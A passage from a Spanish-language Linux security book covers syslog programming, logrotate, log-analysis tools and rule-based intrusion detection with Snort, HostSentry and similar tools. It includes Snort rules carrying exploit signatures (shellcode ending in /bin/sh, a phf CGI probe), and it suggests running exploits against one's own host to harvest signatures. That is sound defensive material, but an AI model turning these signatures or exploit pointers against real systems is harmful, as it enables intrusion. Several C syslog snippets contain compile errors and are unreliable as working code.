Facilidad	Función
LOG_LPR	Especifica un mensaje demonio de la impresora en línea.
LOG_MAIL	Especifica un mensaje del subsistema de correo.
LOG_NEWS	Especifica un mensaje de noticias Usenet.
LOG_SYSLOG	Especifica un mensaje syslog interno.
LOG_USER	Especifica un mensaje de usuario genérico.
LOG_UUCP	Especifica un mensaje UUCP.

Para escribir syslog llame a syslog() con, al menos, un nivel y un mensaje. Por ejemplo, compile y ejecute el siguiente código:

```
#include <syslog.h>
void main(int argc,char *argv[])
{
 syslog(LOG_ALERT,"Alerta.\n");
 syslog(LOG_CRIT,"Mensaje crítico.\n");
 syslog(LOG_DEBUG,"Mensaje a nivel de depuración.\n");
 syslog(LOG_EMERG,"Mensaje de emergencia.\n"));
 syslog(LOG_ERR,"Error.\n");
 syslog(LOG_INFO,"Mensaje de información.\n");
 syslog(LOG_NOTICE,"Noticia.\n");
 syslog(LOG_WARNING,"Aviso.\n");
}
```

Cuando compruebe syslog, verá una serie de mensajes correspondientes:

```
July 23 11:15:55 linux6 syslog: Alerta.
July 23 11:15:55 linux6 syslog: Mensaje crítico.
July 23 11:15:55 linux6 syslog: Mensaje a nivel de depuración.
July 23 11:15:55 linux6 syslog: Mensaje de emergencia
July 23 11:15:55 linux6 syslog: Error.
July 23 11:15:55 linux6 syslog: Mensaje de información.
July 23 11:15:55 linux6 syslog: Noticia.
July 23 11:15:55 linux6 syslog: Aviso.
```

Cómo integre esta funcionalidad dentro de su programa dependerá de lo que haga el programa, pero normalmente debería construir un bloque separado para enviar el mensaje:

```
if(some-condition)  /* Si alguna operación falla... */
report_error(); /* Saltar a_error() para escribir syslog */

void report_error(const char str) {
syslog(LOG_WARN, "%s ha fallado: %d (%m), ", str, errno);
```

```
syslog(LOG_WARN, "Aviso: el usuario ha ejecutado amok.\.n");
exit(1);
}
```

En Perl, utilice el módulo Sys::Syslog (una interfaz Perl para syslog), de este modo:

```
use Sys::Syslog;

if(some operation fails) {
  &report_error;
 }

sub report_error {
syslog(LOG_WARN, "Ha sucedido algo terrible.\n");
exit 0;
}
```



Tanto en C como en Perl, pueden aparecer ejemplos en los que deba utilizar openlog() y closelog(), o explícitamente configurar el tipo de máscara o de toma. Para obtener más detalles, véanse las páginas del manual de syslog.h y de Sys::Syslog. Note también que, dependiendo de su instalación, puede no tener Sys::Syslog. Si no lo tiene, puede encontrar módulos actualizados en CPAN, la Red Completa de Archivos de Perl (*Comprehensive Perl Archive Network*), en http://www.cpan.org/ o en http://www.perl.com.

Para finalizar, si prefiere Java, los Laboratorios Acme ofrecen Acme.Syslog, una clase de Java con manipulación syslog. Encuéntrela en http://www.acme.com/java/software/Acme.Syslog.html.

Cómo reforzar y manipular *Logs*

En un paquete Linux sencillo, los archivos *log* crecen lentamente, pero en una red Linux con una docena de usuarios o más, el *logging* abundante puede dar como resultado archivos enormes. Si pretende generar *logs* de gran tamaño, debería prepararse para hacer copias de seguridad o rotarlos. Para esto, una solución es logrotate de Erik Troan.

logrotate

logrotate alterna, comprime y envía *logs* de sistema. Como se explica en la página del manual:

"logrotate está diseñado para facilitar la administración de los sistemas que generan un gran número de archivos de *logs*. Permite la rotación automática, compresión, extracción y envío de los archivos de *logs*. Puede manipularse cada archivo *log* diaria, semanal o mensualmente, o cuando se haga demasiado grande."

logrotate se ejecuta como un trabajo cron. Cada vez que se ejecuta, lee las opciones de un archivo de configuración especificado para un usuario. A continuación le mostramos una típica entrada de archivo de configuración:

```
errors knucklehead@linux1.myhost.net
    compress

/var/log/messages {
      rotate 5
      weekly
      postrotate
                  /sbin/killall -HUP syslogd
      endscript
    }
```

Las primeras dos líneas definen las opciones globales. En este caso, especifican que todos los errores deben enviarse a knucklehead@linux1.myhost.net y que todos los archivos *log* deben comprimirse para el transporte:

```
errors knucklehead@linux1.myhost.net
    compress
```

Después de definir sus opciones globales, debe establecer normas para cada archivo *log*. Para hacerlo, construya secciones especiales utilizando un lenguaje basado en instrucciones.

Cada sección comienza con el nombre de archivo *log* (en el ejemplo anterior es /var/log/messages). A partir de ahí, todo lo que hay entre las llaves ({ y }) son directivas. Veamos de nuevo el ejemplo anterior, esta vez comentado:

```
/var/log/messages { # Toma el archivo log /var/log/messages
      rotate 5 # Rota 5 veces antes de borrarlo
      weekly  # Rotaciones semanales
      postrotate # Finalmente, rotado el archivo...
           /sbin/killall -HUP syslogd # Ejecutar este comando
      endscript # ...y cerrar esta sección
    }
```

Puede controlar muchos aspectos de la rotación de los archivos de *log* utilizando instrucciones (globalmente o por secciones). La Tabla 19.6 muestra estas instrucciones y lo que hacen.

Tabla 19.6 Instrucciones del archivo de configuración logrotate

Instrucción	Función
compress	La instrucción compress especifica que logrotate debe comprimir los archivos de *log* antiguos utilizando gzip.
create mode owner group	Cuando logrotate hace rotar un archivo dado, crea uno nuevo en su lugar. Utilice la opción create para especificar el modo del nuevo archivo (a chmod()), el propietario y el grupo.
daily	Utilice la instrucción daily para especificar que logrotate debe rotar el archivo de *log* especificado por días.
endscript	Utilice la instrucción endscript para indicar que su *script* (para la sección de archivo de *log* actual) ha terminado.
errors [dirección_correo]	Utilice la instrucción errors para especificar una dirección de correo electrónico a la que logrotate pueda enviar todos los mensajes de error.
ifempty	Utilice la instrucción ifempty para especificar que logrotate debe rotar el archivo de *log* especificado, aunque ese archivo esté vacío.
mail [dirección_correo]	Utilice la instrucción mail para especificar la dirección a la que logrotate pueda enviar los archivos finales (aquellos que se han rotado hasta el final del ciclo).
monthly	Utilice la instrucción monthly para especificar que logrotate debe rotar el archivo de *log* especificado mensualmente.
nocompress	Utilice la instrucción nocompress para especificar que logrotate no debe hacer gzip con antiguos archivos de *log*.
nocreate	Utilice la instrucción nocreate para especificar que logrotate no debe crear un nuevo archivo de *log* después de rotar uno antiguo.
nomail	Utilice la instrucción nomail para especificar que logrotate no tiene por qué enviar los archivos de *log* antiguos a ningún sitio.
noolddir	Utilice la instrucción noolddir para especificar que logrotate debe rotar los archivos de *log* dentro del mismo directorio en el que se encuentren.
notifempty	Utilice la instrucción notifempty para especificar que logrotate no debe rotar los archivos de *log* vacíos.
olddir [directorio]	Utilice la instrucción olddir para especificar que logrotate debe mover los archivos de *log* al directorio indicado durante la rotación.
rotate [n]	Utilice la instrucción rotate para especificar que logrotate debe rotar el archivo de *log* especificado n veces antes de enviarlo (o de extraerlo).

Tabla 19.6 Instrucciones del archivo de configuración logrotate *(continuación)*

Instrucción	Función
size [size M/K]	Utilice la instrucción size para especificar cuánto puede crecer un archivo de *log* antes de que logrotate deba rotarlo. Puede expresar este valor en kilobytes o en megabytes.
weekly	Utilice la instrucción weekly para especificar que logrotate debe rotar el archivo de *log* especificado semanalmente.

NOTA

Note que logrotate se ejecuta como raíz y no ejecuta scripts *shell*. Además, algunas versiones de Apache (cuando se utilizan con *caching*) se estropearán si utiliza logrotate para rotar los *logs*.

Otras herramientas interesantes de *logging* y de auditoría

Para finalizar, esta sección trata de varias herramientas de *logging* y de auditoría útiles e interesantes que no vienen con Linux (véase la Tabla 19.7).

Tabla 19.7 Herramientas para mejorar su seguridad de *logging*

Herramienta	Descripción y localización
Ippl	ippl es una herramienta multihilo que hace *log* de los paquetes IP entrantes. Puede establecer normas para los tipos de paquetes que quiera filtrar. Localización: http://www.via.ecp.fr/~hugo/ippl/.
Log Scanner	Log Scanner es una herramienta basada en funcionamiento con envoltorios TCP. Le permite establecer un analizador sintáctico de *log* que contactará con usted (o con otros) cuando se descubran anomalías predefinidas en un archivo de *log*. Localización: http://logscanner.tradeservices.com/.
Logcheck	Logcheck es un componente del Proyecto Abacus. Logcheck procesa *logs* generados por las herramientas del Proyecto Abacus, los demonios del sistema, TCP Wrapper, logdaemon, y el Equipo de herramientas de firewall TIS . Localización: http://www.psionic.com/abacus/logcheck/.
LogWatch	LogWatch analiza sus *logs* durante un periodo de tiempo especificado por el usuario y genera informes personalizables. Localización: http://www.kaybee.org/~kirk/html/linux.html.

Tabla 19.7 Herramientas para mejorar su seguridad de *logging* *(continuación)*

Herramienta	Descripción y localización
netlog	netlog es una colección de utilidades de *logging* y de supervisión de red (tcplogger, udplogger, netwatch, y extract). netlog puede hacer *log* de todas las conexiones TCP (y sesiones UDP) en una subred y ofrece supervisión e información a tiempo real. Localización: http://net.tamu.edu/ftp/security/TAMU/netlog.README.
PIKT	PIKT es la herramienta de información y resolución de problemas. PIKT supervisa múltiples estaciones en búsqueda de problemas y, si resulta apropiado, los arregla automáticamente. Algunos ejemplos de problemas podrían ser: errores de disco, errores de *log*, desbordamientos de listas o cambios de permiso erróneos o sospechosos. Localización: http://pikt.uchicago.edu/pikt/.
Plugshot's TST	TST es el equipo de herramientas del *Shell* de identificadores, que le permite hacer *log* y auditar los comandos *shell* del usuario. Véalo en http://www.plugslot.com/.
Secure Syslog	Secure Syslog es una nueva herramienta de *logging* de sistema criptográficamente segura. Diseñada para reemplazar al demonio syslog, Secure Syslog implementa un protocolo criptográfico llamado PEO-1 que permite la auditoría remota de los *logs* del sistema. La auditoría sigue siendo posible aunque un intruso consiga privilegios de superusuario en el sistema. Localización: http://www.core-sdi.com/english/index.html.

También hay varias utilidades que pueden ser definidas como sistemas de detección de intrusiones y de análisis de *logging*:

- Swatch.
- Watcher.
- NOCOL.
- Pinglogger.
- LogSurfer.
- Netlog.
- Analog.

SWATCH (el vigilante del sistema)

Autores: Stephen E. Hansen y E. Todd Atkins.

Plataforma: UNIX (se requiere Perl).

Localización: ftp://coast.cs.purdue.edu/pub/tools/unix/swatch/.

Los autores crearon SWATCH como suplemento a las capacidades de *logging* de los sistemas UNIX fuera del paquete. Consecuentemente, SWATCH tiene capacidades de *logging* que exceden con mucho su syslog normal. SWATCH ofrece supervisión a tiempo real, *logging* e información. Y como SWATCH está escrito en Perl, es portátil y extensible.

SWATCH tiene varias características únicas, que incluyen las siguientes:

- Una utilidad "backfinger" que intenta conseguir información *finger* del sistema atacante.
- Sistema de paginado instantáneo (así puede recibir informes al momento).
- Comandos de ejecución opcional (hágalo si se encuentra esta condición en un fichero *log*).

Por último, SWATCH cuenta con archivos de configuración locales. Como es conveniente, pueden existir múltiples archivos de configuración en la misma máquina. Además, mientras que originalmente estaban dirigidos sólo a administradores de sistemas, cualquier usuario con privilegios adecuados puede utilizar SWATCH.

Consiga más información sobre SWATCH en el Capítulo 20, "Detección de intrusiones".

Watcher

Kenneth Ingham.

Kenneth Ingham Consulting.

1601 Rita Dr. NE.

Albuquerque, NM 87106-1127.

Teléfono: (505) 262 0602.

Correo electrónico: ingham@i-pi.com.

URL: http://www.i-pi.com/.

Ingham desarrolló Watcher mientras estaba en el Centro de Computadoras de la Universidad de Nuevo Méjico. Explica que, en aquel momento, el Centro de computadoras estaba en expansión y el proceso *logging* que utilizaban ya no era adecuado. Es más, Ingham estaba buscando una forma de automatizar el rastreo de *logs*. Watcher fue el resultado de sus esfuerzos.

Watcher analiza varios *logs* y procesos, buscando alguna actividad radicalmente anómala. (El autor sintonizó suficientemente este proceso para que Watcher pueda interpretar la muy variable salida de comandos como ps sin desconectar alarmas.)

Watcher se ejecuta en sistemas UNIX y requiere un compilador C.

NOCOL/NetConsole v4.0

NOCOL/NetConsole v4.0 es un conjunto de aplicaciones independientes que realiza una gran variedad de tareas de supervisión. Ofrece una interfaz Curses que es genial para ejecutarlo en una gran cantidad de terminales (no necesita X para funcionar). Es extensible, tiene soporte para una interfaz Perl y opera en redes que ejecutan AppleTalk y Novell.

NOCOL/NetConsole v.4.0 está disponible en línea en ftp://ftp.navya.com/pub/vikas/nocol.tar.gz.

PingLogger

Autor: Jeff Thompson.

Localización: http://ryanspc.com/tools/pinglogger.tar.gz.

PingLogger hace *logs* de paquetes ICMP a un archivo exterior. Al utilizar esta utilidad puede determinar fiablemente quién le está inundando con ping. La utilidad estaba originalmente escrita y probada en Linux (requiere un compilador C y un archivo título de IP), pero puede trabajar en otros sistemas UNIX.

LogSurfer

Universidad de Hamburgo, Dept. de Ciencias de la Computación.

DFN-CERT.

Vogt-Koelln-Strasse 30.

22527 Hamburgo, Alemania.

Localización: ftp://ftp.cert.dfn.de/pub/tools/audit/logsurfer/_logsurfer-1.41.tar.gz.

LogSurfer es una herramienta de análisis de *log* comprensible. El programa examina archivos de texto de *logs* y, en base a lo que encuentra (y a las normas que le proporcione), puede llevar a cabo varias acciones. Entre ellas se deberían incluir la creación de una alerta, ejecución de un programa externo o, incluso, extraer porciones de los datos *log* y alimentarlos con comandos o procesos externos. LogSurfer requiere C.

Netlog

Netlog, desarrollado en la Universidad A&M de Texas, puede hacer *log* de todo el tráfico TCP y UDP. Esta herramienta también soporta *logging* de mensajes ICMP (aunque los investigadores informan de que la realización de esta actividad de *logging* conlleva gran capacidad de almacenamiento). Para utilizar este producto debe tener un compilador de C.

Netlog está disponible en ftp://coast.cs.purdue.edu/pub/tools/unix/TAMU/.

Analog

Stephen Turner.

Laboratorio de estadística de la Universidad de Cambridge.

URL: http://www.statslab.cam.ac.uk/~sret1/analog/.

Analog es un verdadero analizador de archivo *log* de plataformas cruzadas. Además de en Linux, Analog funciona actualmente en los siguientes sistemas operativos:

- Macintosh.
- OS/2.
- Windows 95/NT.
- Vax/VMS.
- RiscOS.
- BeOS.
- BS2000/OSD.

Analog también tiene soporte interno para gran variedad de idiomas, incluyendo inglés, portugués, francés, alemán, sueco, checo, eslovaco, esloveno, rumano y húngaro.

Y, por si no fuera suficiente, Analog también hace búsquedas DNS inversas (lentamente), tiene un lenguaje de *script* interno (similar a los lenguajes *shell*) y tiene, por lo menos, soporte mínimo para AppleScript.

Para terminar, Analog soporta muchos de los bien conocidos formatos *log* de servidor web, incluyendo Apache, NCSA, WebStar, IIS, W3 Extended, Netscape y Netpresenz. Por estas razones, Analog es una buena herramienta que tener cerca (especialmente en redes heterogéneas).

Resumen

Nunca desestime la importancia de guardar *logs* detallados. Los *logs* no sólo son esenciales cuando se está investigando una intrusión en la red, también son requisito indispensable para llevar a cabo acciones contra el atacante. Ahora que sabe algo acerca de los *logs*, el siguiente paso es aprender cómo puede utilizarlos para detectar intrusiones. De eso trata todo el Capítulo 20.

CAPÍTULO 20

Detección de intrusiones

En este capítulo

¿Qué es una detección de intrusiones?
Conceptos básicos de detección de intrusiones.
Algunas herramientas interesantes de detección de intrusiones.
Documentos sobre la detección de intrusiones.

Entre los Capítulos 18, "Linux y *firewalls*" y 19, "*Logs* y auditorías", es posible que ya se haya hartado de los *logs*. De hecho, Linux guarda *logs* de casi todas las cosas: *logins*, *logouts*, peticiones de conexión, fallos del equipo, negación de servicio, comandos de usuario, tráfico de paquetes y una docena de cosas más. Esto es tan dominante que Linux, incluso, ofrece herramientas para actualizar, rotar, formatear, combinar y analizar *logs*.

Pero, aunque los *logs* son esenciales, los encargados de la seguridad de las computadoras han buscado durante mucho tiempo maneras de mejorar su valor o producir algo mejor. Porque, si piensa en ello, los *logs* por sí mismos no son nada más que evidencias forenses de una escena de asesinato. El crimen ya ha sucedido, la víctima ya está muerta y todo lo que puede hacer es reunir las pistas que han quedado.

Los progresos para mejorar la detección y respuesta han llevado a un nuevo campo de investigación; la detección de intrusiones. Este capítulo examina la detección de intrusiones y cómo se puede beneficiar de ella.

¿Qué es una detección de intrusiones?

La detección de intrusiones es la práctica de utilizar herramientas inteligentes y automáticas para detectar intentos de intrusión en tiempo real. Dichas herramientas se llaman Sistemas de Detección de Intrusiones (*Intrusion Detection Systems,* IDS).

Los sistemas de detección de intrusiones son un fenómeno relativamente nuevo que emergió a comienzos de los 80. Un buen ejemplo es un estudio que se llevó a cabo en el Instituto de Investigación de Stanford desde Julio de 1983 a Noviembre de 1986. Conocido como "Proyecto 6169, Desarrollo de Técnicas Estadísticas para Sistemas de auditoría", el estudio utilizó:

> "...un algoritmo de alta velocidad... que podía discriminar de forma precisa entre usuarios basándose en sus perfiles de comportamiento. El proyecto demostró que los usuarios podían distinguirse unos de otros por sus perfiles de comportamiento. Estos procedimientos estadísticos son potencialmente capaces de reducir el tiempo de auditoría por un factor de 100 a la vez que demostraba un alto grado de precisión en la detección de intentos de intrusión."

Algo muy intelectual, pero con aplicaciones prácticas evidentes. Desde entonces se han realizado miles de estudios de IDS y hoy existen miles de sistemas de detección de intrusiones (aunque la mayoría no están disponibles para que los utilice el público en general).

Sin entrar en definiciones demasiado profundas, existen dos tipos básicos de sistemas de detección de intrusiones:

- Sistemas basados en normas. Basados en bibliotecas y bases de datos de ataques y firmas responsables de ataque conocidos. Cuando el tráfico entrante

se encuentra con un criterio o norma particular, se etiqueta como un intento de intrusión. La desventaja principal de estos sistemas es que dependen del paso del tiempo (la base de datos de ataques debe ser actual) y del mantenimiento diligente. Aún más, a veces puede haber una relación inversa entre la especificación de la norma y los índices de detección asegurados. Es decir, si una regla es demasiado específica, los ataques que son similares pero no idénticos a ella, pasarán.

- Sistemas adaptables. Estos emplean técnicas más avanzadas, incluyendo inteligencia artificial, no sólo para reconocer firmas de ataque conocidas, sino para aprender otras nuevas. Las principales desventajas de los sistemas adaptables son su elevado coste, se despliegan principalmente en entornos de investigación, son difíciles de mantener y requieren que tenga conocimientos avanzados de matemáticas y estadística.

En este capítulo trabajaremos principalmente con sistemas basados en normas.

Conceptos básicos de detección de intrusiones

En los sistemas de detección de intrusiones basados en normas hay dos métodos: prevención y reacción. La diferencia radica en el momento:

- En el método preventivo, su herramienta de detección de intrusiones en realidad escucha el tráfico de la red. Cuando se detecta una actividad sospechosa (un flujo de paquetes en particular, por ejemplo), el sistema actúa de la manera apropiada.
- En el método de reacción, su herramienta de detección de intrusiones observa sus *logs*. De nuevo, cuando se detecta una actividad sospechosa, el sistema actúa de la manera apropiada.

Esta distinción puede parecer excesivamente sutil, pero hay una gran diferencia. El método reaccionario está sencillamente un paso por delante del *logging* estándar; le alerta del hecho de que acaba de suceder un ataque, incluso si hace 3,5 segundos.

Por el contrario, el método preventivo permite que su sistema responda mientras un atacante está planeando su asalto. Igualmente, ciertos sistemas permiten a los operadores en uso ser testigos y seguir la pista de una ataque en progreso.

Puede conseguir un modelo de reacción utilizando herramientas de seguridad estándar Linux en concierto. Por ejemplo, teóricamente, podría construir un sistema de detección de pseudointrusiones y respuesta de este modo:

- Utilice LogSurfer para buscar cierta actividad predefinida y amenazadora en los *logs*. Indique a LogSurfer que cuando encuentre tal actividad, debe responder...
- Un *script* que añade la dirección del atacante (o incluso su red completa) a hosts.deny para que tcpd niegue futuras conexiones.

Éste es un método rápido de detección y respuesta a intrusiones. El atacante recibe un impacto, así que tiene que hacerlo funcionar. Sin embargo, este método tiene muchos defectos. Uno es que las direcciones de origen no son fiables (como ya vio en el Capítulo 9, "*Spoofing*"). Se falsifican fácilmente, de manera que un atacante puede seguir intentándolo, utilizando una dirección de origen distinta cada vez.

Pero los modelos de prevención también tienen defectos. Uno es que son intensivos en recursos. Esto, en realidad, representa dos problemas, uno debido a la interactividad inherente de tales sistemas y, el otro, a las limitaciones del hardware y el software.

Primero, si un atacante sabe que está ejecutando un sistema de detección de intrusiones preventivo, puede hacer varias suposiciones. Una es que su IDS llevará a cabo una acción idéntica cuando se encuentre con un ataque idéntico. Por tanto, inundando su *host* con múltiples ejemplos del mismo ataque desde diferentes direcciones, puede realizar un ataque de saturación y, quizá, incapacitar su IDS. Por ejemplo, ¿qué ocurre si su IDS invoca a una *shell* para ejecutar comandos cuando está bajo un ataque? ¿Cuántos procesos *shell* se llevarán a cabo antes de que su sistema se estropee?

Segundo, dependiendo de la potencia de su procesador y de las limitaciones de memoria, puede verse obligado a elegir análisis del tráfico en lugar de análisis del contenido. El análisis de tráfico es menos intensivo en recursos porque está procesando títulos de paquete y no contenidos. Esto protege contra muchos ataques, pero no contra todos. Ni mucho menos. En el contenido del paquete hay un número sustancial de firmas de ataque, y el simple análisis de tráfico es insuficiente para esto.

Finalmente, ambos métodos pueden generar falsos positivos, lo que puede tener serias consecuencias. Por ejemplo, muchas personas indican a sus sistemas de detección de intrusiones que les avisen cuando se está produciendo un ataque. Después de suficientes falsos positivos, los miembros del personal técnico empezarán a ignorar dichos avisos. O incluso peor, ¿qué ocurrirá si indica a su IDS que lance contramedidas evasivas o activas?

Recientemente he tenido una experiencia con esto. Aproximadamente seis meses antes de que escribiera este libro, mi ISP instaló un producto IDS muy conocido. Para reforzar sus capacidades, el administrador de sistemas añadió algunos *scripts* que había cogido de alguna publicación conocida de administración de sistemas UNIX. Los *scripts* generaban una alerta siempre que un usuario no privilegiado intentaba utilizar un recurso propio de root.

Durante una sesión nocturna, mientras hacía *log* a uno de sus paquetes *shell* vía SSH, lancé un find, buscando varias utilidades por toda la unidad. Para mi asombro, después de topar con varios elementos ilegibles, la búsqueda terminó y el paquete se recargó. Mis cuentas se congelaron y permanecieron así hasta el siguiente lunes.

Más tarde, me enteré de que el administrador de sistemas había indicado a su IDS que terminara todos los procesos, cerrara las cuentas ofensoras y recargara siempre que detectara un ataque. El problema, por supuesto, era que su IDS era

demasiado agresivo y llevaba a cabo estas acciones ante cualquier violación de acceso de lectura. Con el tiempo, después de que esto ocurriera varias veces más, dio marcha atrás y aligeró los criterios de respuesta. Esta experiencia es un ejemplo perfecto de por qué la detección de intrusiones no es, de ninguna manera, una ciencia exacta.

De hecho, la detección de intrusiones está todavía en pañales. Por tanto, no importa qué sistema elija, puede encontrarse con que tiene uno o más de estos problemas. Más aún, la mayoría de los sistemas de detección de intrusiones disponibles son más bien paquetes de herramientas que soluciones finales. Por consiguiente, puede verse forzado a definir sus propias normas, respuestas y convenciones de informe.

Para terminar, debería saber que los sistemas de detección de intrusiones son difíciles de implementar y necesitan un compromiso considerable por su parte. Puede encontrarse con que utilizar este sistema no compensa en un análisis coste-beneficio.

Algunas herramientas interesantes de detección de intrusiones

Lo que queda de este capítulo se centra en varias herramientas de detección de intrusiones para Linux, cómo operan y dónde obtenerlas. Las herramientas enumeradas van de simples a extremadamente complejas, en un orden ascendente.

chkwtmp

chkwtmp es una herramienta que analiza wtmp e informa de entradas borradas.

Requiere: C.

Archivos de configuración: Ninguno.

Historial de seguridad: chkwtmp no tiene historial de seguridad que sea relevante.

Notas: Ninguna.

Como se explicó en el Capítulo 19, los piratas utilizan muchas herramientas para alterar sus archivos *log*. chkwtmp es un programa que detecta alteraciones de archivos *log*. Como se explica en la página del manual:

> "chkwtmp analiza entradas sin información (son entradas que contienen sólo bytes nulos). Si se encuentran dichas entradas, el programa imprime la ventana de tiempo de la entrada original (mostrando los sellos temporales de las entradas wtmp antes y después de la entrada borrada)."

chkwtmp puede no alertarle de entradas reales editadas. Además, la ventana de tiempo que emana de chkwtmp es más reveladora en *hosts* que tienen un tráfico significativo porque le da la oportunidad de estrechar el tiempo de intrusión a minutos o, posiblemente, segundos. Sin embargo, a pesar de estas limitaciones, chkwtmp es bastante útil. Consígalo en http://sunsite.ics.forth.gr/pub/systools/chkwtmp/chkwtmp-1.0.tar.gz.

NOTA

Si quiere comprobar la efectividad de chkwtmp, utilice una de las utilidades de alteración de *log* del Capítulo 19 para borrar líneas de entrada de *log*. Después, ejecute chkwtmp y vea lo que encuentra.

tcplogd

tcp*log*d detecta rastreos silenciosos.

Requiere: C.

Archivos de configuración: tcplogd.init.

Historial de seguridad: tcplogd no tiene historial de seguridad que sea relevante.

Notas: Ninguna

Los *scanners* han recorrido un largo camino desde su lanzamiento ISS original, y hoy en día muchos soportan rastreo silencioso. Aquí es donde los atacantes se deslizan con cuidado, utilizando a menudo conexiones medio abiertas difíciles de detectar. El resultado es que las herramientas de detección de *scanner* tradicionales pueden obviar tales ataques.

tcplogd se diseñó específicamente para detectar rastreos silenciosos típicos de los *scanners* como:

- NMAP.
- QueSo.
- Saint.

NOTA

Para aprender más sobre NMAP, QueSo y Saint, véase el Capítulo 8, "*Scanners*".

tcplogd incluye la posibilidad de hacer *logging*, la habilidad de ignorar puertos/paquetes y una función para prevenir que un atacante inunde el demonio. Con

poco trabajo (*scripts shell*, quizá, o algo como LogSurfer), puede convertir tcplogd en un sistema de alerta. Consiga tcp*log*d en http://www.kalug.lug.net/tcp*log*d/.

Snort

snort es un filtro de paquetes basado en libpcap, un *sniffer* y un *logger* que ofrece una detección de intrusiones de red básica .

Requiere: libpcap, libc.so.6, Intel Linux, MkLinux o S/Linux (SPARC).

Archivos de configuración: Un archivo de normas definidas por el usuario (véase RULES.SAMPLE) y snort.conf.

Historial de seguridad: Snort no tiene historial de seguridad que sea relevante.

Notas: Snort es bueno para ser utilizado en redes heterogéneas (puede enviar alertas a estaciones Windows vía Samba).

snort es una herramienta de detección de intrusiones basada en normas que sigue ambos métodos, el de previsión y el de reacción. Escucha el tráfico de la red en tiempo real y relaciona ese tráfico con normas predefinidas. Cuando encuentra una coincidencia, realiza una de las siguientes acciones:

- Le alerta sobre el tráfico especificado.
- Hace *log* del tráfico especificado
- Ignora (pasa) el tráfico especificado.

Para componer una norma, debe proporcionar:

- La acción a llevar a cabo cuando aparezca una coincidencia (alert, log, pasar).
- El protocolo (como tcp).
- La dirección de fuente (o rango).
- El puerto fuente (o rango).
- La dirección IP de destino (o rango).
- El puerto destino (o rango).
- Opciones adicionales.

Por ejemplo:

```
alert tcp any any -> 192.168.1.0/24 143 (msg:"¡Desbordamiento buffer
➥IMAP!";content:"¦90E8 C0FF FFFF¦/bin/sh";)
```

Esta norma especifica que snort debería generar una alerta si detecta un ataque en el puerto 143 (IMAP). Note la especificación de content:

```
content:"¦90E8 C0FF FFFF¦/bin/sh";)
```

Ésta es una firma de ataque precargada común al *exploit* imapd de Septiembre de 1.998 de Taeho Oh, disponible en http://www.linux.opennet.ru/base/exploits/119.html.

Aquí tiene otro ejemplo:

```
alert tcp any any -> 192.168.1.0/24 80 (msg:"PHF attempt";content:"/
➥cgi-bin/phf";)
```

Aquí, snort busca un antiguo *exploit* /cgi-bin/phf/. (Snort espera que /cgi-bin/phf aparezca en algún lugar de la línea de comandos entrante.) Para revisar alguna fuente de *exploit* PHF típica, vaya a http://www.insecure.org/sploits/phf-cgi.html.

Snort es una herramienta de detección de intrusiones rápida y fiable que requiere escasos recursos de sistema. Puede añadir firmas de ataque obteniendo, compilando y ejecutando *exploits* contra su sistema, mientras ejecuta también un *sniffer*. El *sniffer* capturará el texto característico o cadena binaria que ha pasado la herramienta de ataque a su servidor. Tome los últimos caracteres significativos o únicos de esa cadena y añádalos como una descripción de contenidos en snort.

NOTA

Para acelerar el proceso de adición de firmas de ataque, intente utilizar Nessus (véase el Capítulo 8). Nessus se actualiza frecuentemente con los últimos ataques y los precompila como módulos de *scanner*. Ejecutando un *scanner* Nessus completo en su sistema y, simultáneamente, un *sniffer*, debería ser capaz de capturar varios cientos de firmas de ataque. Si lo hace, envíelas a una lista de seguridad para que otros puedan beneficiarse de su investigación.

Consiga snort en http://www.clark.net/~roesch/security.html.

HostSentry

HostSentry, parte del Proyecto Abacus, es una herramienta de detección de intrusiones que busca anomalías de login.

Requiere: Python (recompilado para soportar dbm/gdbm y syslog).

Archivos de configuración: hostsentry.conf, hostsentry.modules, hostsentry.ignore, hostsentry.action.

Historial de seguridad: HostSentry no tiene historial de seguridad que sea relevante.

Notas: HostSentry está todavía en fase beta, por lo que sólo hace *logs* de anomalías por ahora. Futuras características que podrían estar disponibles para cuando este libro vaya a imprenta, incluyen desconexión de cuenta, bloqueo IP automático y sacar de ruta al *host* ofensor.

HostSentry emplea detección de anomalías de *login* (*Login Anomaly Detection* ,LAD). Las anomalías incluyen:

- Comportamientos extraños. En el Capítulo 19 se describe un caso en el que un usuario no técnico que tenía una cuenta *shell* pero nunca la utilizaba, de repente empezó a hacer log en *shell*, a compilar código C y a ejecutar ataques. Esto era, claramente, una anomalía. HostSentry busca tales irregularidades.
- Anomalías de tiempo. Cuando un usuario hace *log* en un momento anormal, esto puede significar que un atacante ha secuestrado la cuenta de su usuario. HostSentry también busca esto.
- Anomalías de lugar. Cuando un usuario hace *log* desde un lugar irregular o anormal (o incluso imposible), HostSentry genera una alerta.

Igualmente, como se indicó en el Capítulo 19, no siempre puede confiar en sus *logs*, especialmente porque muchos piratas tienen herramientas que alteran utmp, wtmp, etc. Por eso es por lo que sugerí utilizar algún *logging* o herramienta de detección de intrusiones patentado o una de tercera persona. HostSentry es una de ellas.

HostSentry busca *logins* (y *logs* de sistema) y genera su propia información de *log*. Por tanto, si detecta discrepancias entre sus logs de sistema y los de HostSentry, sabrá que se ha producido una intrusión. El autor también está añadiendo actualmente soporte criptográfico para que los *logs* de HostSentry permanezcan a prueba de alteraciones.

Aunque HostSentry está actualmente en fase beta, parece que el producto final será indispensable. Consiga HostSentry en http://www.psionic.com/abacus/hostsentry/.

Shadow

Shadow detecta rastreos silenciosos.

Requiere: C, Perl, libpcap, tcpdump, tcpslice, Apache, SSH.

Archivos de configuración: Muchos. Por favor, véase la documentación.

Historial de seguridad: Shadow no tiene historial de seguridad que sea relevante.

Notas: Ninguna.

Shadow está disponible sin coste en el Laboratorio de Investigación Lawrence Berkeley y en la División Dahlgren del Centro de Combate Naval de Superficie. Es un esfuerzo de colaboración entre varios profesionales de la seguridad famosos, incluido Alan Paller, del Instituto SANS (http:// www.sans.org), Vicki Irwin, Bill Ralph y Stephen Northcutt.

NOTA

Northcutt, en particular, ha trabajado en algunos proyectos interesantes. Instalado en el Centro de Combate Naval de Superficie, jugó un papel decisivo en el descubri-

miento de varias técnicas silenciosas incipientes, en las que piratas de lugares disparatados trabajan unidos para atacar un solo objetivo. Estos ataques eran increíblemente difíciles de detectar porque los atacantes enviaban frecuentemente un paquete cada pocos minutos. Busque en el rincón de Northcutt en la Web herramientas que haya escrito, así como buenos vínculos y consejos sobre seguridad en la red: http://www.nswc.navy.mil/ISSEC/index.html.

